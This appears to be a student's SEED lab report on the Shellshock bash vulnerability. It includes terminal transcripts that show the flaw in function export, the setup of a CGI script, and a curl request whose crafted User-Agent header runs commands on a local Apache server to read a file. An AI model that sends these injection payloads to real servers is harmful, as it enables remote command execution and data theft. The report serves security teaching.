



Task 1: Experimenting with Bash Function:A terminal window titled "Terminal" with a dark purple background and a sidebar of application icons on the left. The terminal shows a series of commands and their outputs. The first command defines a function 'foo' that echoes 'test' and 'vulnerable!'. The second command echoes the function definition. The third command exports the function. The fourth command runs 'bash_shellshock', which triggers the function and prints 'vulnerable!'. The fifth command echoes the function definition again. The sixth command declares a new function 'foo' that only echoes 'test'. The terminal window has a status bar at the top showing '9:11 PM' and system icons.

```
[09/22/19]seed@VM:~/bin$ foo='() { echo "test"; }; echo
"vulnerable!";'
[09/22/19]seed@VM:~/bin$ echo $foo
() { echo "test"; }; echo "vulnerable!";
[09/22/19]seed@VM:~/bin$ export foo
[09/22/19]seed@VM:~/bin$ bash_shellshock
vulnerable!
[09/22/19]seed@VM:~/bin$ echo $foo

[09/22/19]seed@VM:~/bin$ declare -f foo
{
    echo "test"
}
[09/22/19]seed@VM:~/bin$
```

Steps:

- We are trying to demonstrate the vulnerability in the unpatched shellshock_bash
- First, we mark a function foo to be exported to a child process from the current running shell
- The unpatched shell was vulnerable because it used to execute commands while parsing functions marked to be exported as it relied on a general function to check the functions.
- We take advantage of this vulnerability by first declaring the function foo, marking it to be exported and then running the unpatched shellshock_bash.
- It is clear that the flawed parsing logic can be taken advantage of !
- On the other hand running the same sequence of commands on the patched version does not return the same result.




A terminal window titled 'root@VM: /home/seed' with a system tray at the top showing '7:15 PM' and various icons. On the left, there is a vertical dock with icons for a settings gear, a notepad, a terminal, a file manager, a web browser, a terminal, a terminal, and a terminal. The terminal output shows the following commands and results:

```
[09/27/19]seed@VM:~/ShellShock$ foo='() { echo "test";  
}; echo "vulnerable!";'  
[09/27/19]seed@VM:~/ShellShock$ export foo  
[09/27/19]seed@VM:~/ShellShock$ cd /bin  
[09/27/19]seed@VM:/bin$ bash  
[09/27/19]seed@VM:/bin$ bash_shellshock  
vulnerable!  
[09/27/19]seed@VM:/bin$ bash  
[09/27/19]seed@VM:/bin$
```


Task 2: Setting up the CGI program:

In this task we setup a simple common gateway interface which is medium through which web servers run executable programs that dynamically generate web pages.

- First, we write a simple cgi program that echos "Hello World"
- We then move this to the `/usr/lib/cgi-bin` which is the default directory for web servers to search for cgis.
- After moving this we make sure it is executable.
- Next we open the browser, which displays the correct output as expected from the cgi

A terminal window titled "Terminal" with a dark background and light text. The window shows a series of commands and their outputs. The user is in a VM named "seed" at the prompt "seed@VM:~". They navigate to a directory "ShellShock", list its contents showing "myprog.cgi", and then move it to "/usr/lib/cgi-bin" using "sudo mv". They are prompted for a password. Then they change the directory to "/usr/lib/cgi-bin", set permissions to "755" on "myprog.cgi" using "chmod", and list the file with "ll". The output shows the file "myprog.cgi" with permissions "-rwxr-xr-x", owner "1", group "seed", size "85", and date "Sep 27 00:19".

```
Terminal [09/27/19]seed@VM:~$ cd ShellShock
[09/27/19]seed@VM:~/ShellShock$ ls
myprog.cgi
[09/27/19]seed@VM:~/ShellShock$ sudo mv myprog.cgi /usr
/lib/cgi-bin
[sudo] password for seed:
[09/27/19]seed@VM:~/ShellShock$ cd /usr/lib/cgi-bin
[09/27/19]seed@VM:~/.../cgi-bin$ chmod 755 myprog.cgi
[09/27/19]seed@VM:~/.../cgi-bin$ ll myprog.cgi
-rwxr-xr-x 1 seed seed 85 Sep 27 00:19 myprog.cgi
[09/27/19]seed@VM:~/.../cgi-bin$
```



Task 3: Passing Data to Bash via Environment Variable


- To perform the shellshock attack we must meet two conditions:
 1. We must run the shell (already demonstrated)
 2. We must run a child process and export a environment variable to trigger the flawed logic.

Now, we will demonstrate the second condition


We will print out all the environment variables that are passed when a cgi is executed.

We write a simple script that does this and prints out all the environment variables of a process.

Strings `/proc/$$/environ` replaces `$$` with `bash` and prints out all the environment variables with id ID of the current process.




```
***** Environment Variables *****
HTTP_HOST=localhost
HTTP_USER_AGENT=Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
HTTP_ACCEPT=text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
HTTP_ACCEPT_LANGUAGE=en-US,en;q=0.5
HTTP_ACCEPT_ENCODING=gzip, deflate
HTTP_CONNECTION=keep-alive
HTTP_UPGRADE_INSECURE_REQUESTS=1
HTTP_CACHE_CONTROL=max-age=0
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/myprog.cgi
REMOTE_PORT=57486
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/myprog.cgi
SCRIPT_NAME=/cgi-bin/myprog.cgi
```

A terminal window titled "Terminal" with a dark background and light text. The window shows the output of a curl command. The first line is the command: [09/27/19]seed@VM:~\$ curl http://localhost/cgi-bin/myprog.cgi. The output starts with "***** Environment Variables *****" followed by a list of environment variables: HTTP_HOST=localhost, HTTP_USER_AGENT=curl/7.47.0, HTTP_ACCEPT=*/, PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin, SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</address>, SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu), SERVER_NAME=localhost, SERVER_ADDR=127.0.0.1, SERVER_PORT=80, REMOTE_ADDR=127.0.0.1, DOCUMENT_ROOT=/var/www/html, REQUEST_SCHEME=http, CONTEXT_PREFIX=/cgi-bin/, CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/, SERVER_ADMIN=webmaster@localhost, SCRIPT_FILENAME=/usr/lib/cgi-bin/myprog.cgi, and REMOTE_PORT=57552. The terminal has a sidebar on the left with various application icons and a top status bar showing system icons and the time 4:26 PM.

```
Terminal [09/27/19]seed@VM:~$ curl http://localhost/cgi-bin/myprog.cgi
***** Environment Variables *****
HTTP_HOST=localhost
HTTP_USER_AGENT=curl/7.47.0
HTTP_ACCEPT=/*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server
at localhost Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/myprog.cgi
REMOTE_PORT=57552
```

Both curl and the browser show a variable HTTP_USER_AGENT that is passed depending upon the request. Apache forks a new process and passes this environment variable to the forked process.

We can now manipulate this variable to pass our malicious code execution using shellshock




```
root@VM: /home/seed
[09/27/19]seed@VM:/bin$ curl -A "Passed_Variable" -v http://localhost/cgi-bin/myprog.cgi
* Trying 127.0.0.1...
* Connected to localhost (127.0.0.1) port 80 (#0)
> GET /cgi-bin/myprog.cgi HTTP/1.1
> Host: localhost
> User-Agent: Passed_Variable
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Sat, 28 Sep 2019 01:19:52 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
***** Environment Variables *****
HTTP_HOST=localhost
HTTP_USER_AGENT=Passed_Variable
HTTP_ACCEPT=*/*
Trash /local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:
```

We passed the HTTP_USER_AGENT as our own predefined environment variable which is passed to the process forked by apache.

Task 4: Launching the Shellshock Attack

We first create a file called sensitive.txt in the server that is file whose contents will be printed using the cat command in the shell shock attack.

A terminal window with a dark purple background and a sidebar of application icons on the left. The terminal shows a command being executed: `curl -A "() { echo hello;};echo Content_type:text/plain;echo;/bin/cat /home/seed/ShellSho`. The output of the command is displayed on the next line: `ck/sensitive.txt" http://localhost/cgi-bin/myprog.cgi`. Below the output, the text `Contents of sensitive.txt printed` is shown. The prompt `[09/27/19]seed@VM:~$` is visible at the bottom of the terminal.

```
[09/27/19]seed@VM:~$ curl -A "() { echo hello;};echo Content_type:text/plain;echo;/bin/cat /home/seed/ShellSho
ck/sensitive.txt" http://localhost/cgi-bin/myprog.cgi
Contents of sensitive.txt printed
[09/27/19]seed@VM:~$
```

We apply the knowledge gathered from the previous tasks and define a function to be passed as the environment variable to be exported to the process forked by apache server.

Since the contents of the file sensitive.txt were plain text we have to mention that to let the apache server know the kind of information to return.

We then pass our malicious code to be executed after the function definition.

